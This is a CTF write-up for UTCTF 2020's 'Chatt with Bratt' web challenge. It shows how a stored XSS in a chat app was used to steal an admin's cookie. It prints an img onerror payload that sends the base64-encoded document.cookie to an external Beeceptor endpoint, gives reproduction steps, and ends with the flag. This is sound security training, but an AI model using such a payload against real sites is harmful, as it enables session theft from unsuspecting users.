INFORMATION AND SYSTEMS SECURITY SOCIETY

UTCTF 2020

Web : Chatt with Bratt


Value : 50 Pts

Description : After announcing that he would be having an anonymous 1-on-1 AMA with randomly chosen, adoring fans, an engineering team hacked together a web app and likely forget to patch some obvious security holes. Anyway, you're one of the lucky fans chosen to chatt with Bratt Pid! Have fun

Attachment : http://web3.utctf.live:8080/

Solutions :

Opening the link and we found a tchat for talk with «Bratt».




After a quick anaylse, i was thinking it was vulnerable to XSS.

Source : https://owasp.org/www-community/attacks/xss/


Trying the payload bellow worked and give me my cookie value.

```
<img src="http://url.to.file.which/not.exist" onerror=alert(document.cookie);>
```



At this step i created a sub-domain throught Beeceptor.

Source : https://beeceptor.com/



Now thats my endpoint is ready, i crafted an XSS payload which will send the admin cookie to my endpoint.

Here is the payload :

```
<img src="x" onerror="fetch('https://volken.free.beeceptor.com/?cookie=' + btoa(document.cookie))">
```


Reproduce those step :


1. Delete ALL your cookies. (In your browser press F12, then storage tab, right click, Delete all)

2. Reload the page. (Press F5)


3. Send the payload.

4. Go to beeceptor, you will intercept your cookie.






As you can see when you press on «**View Headers**», we can see into the «**Request Header**» the parameter «**referer**» and «**origin**» is the direct website. The user agent is our firefox so it's myself. The cookie decoded is our cookie. Waiting a bit and we get another request.



This time, we can see into the request header the «user-agent» isnt the same, added to it the parameter «**referer**» is set locally «**http:/127.0.0.1:8080/chatt**».

So we can deduce that, the admin clicked on our malicious XSS payload and send the admin cookie to our endpoint.

Decode the base64 cookie and we got this result.



The secret cookie is the flag !

Flag : utflag{95debad95cfb106081f33ceadc36bf9c}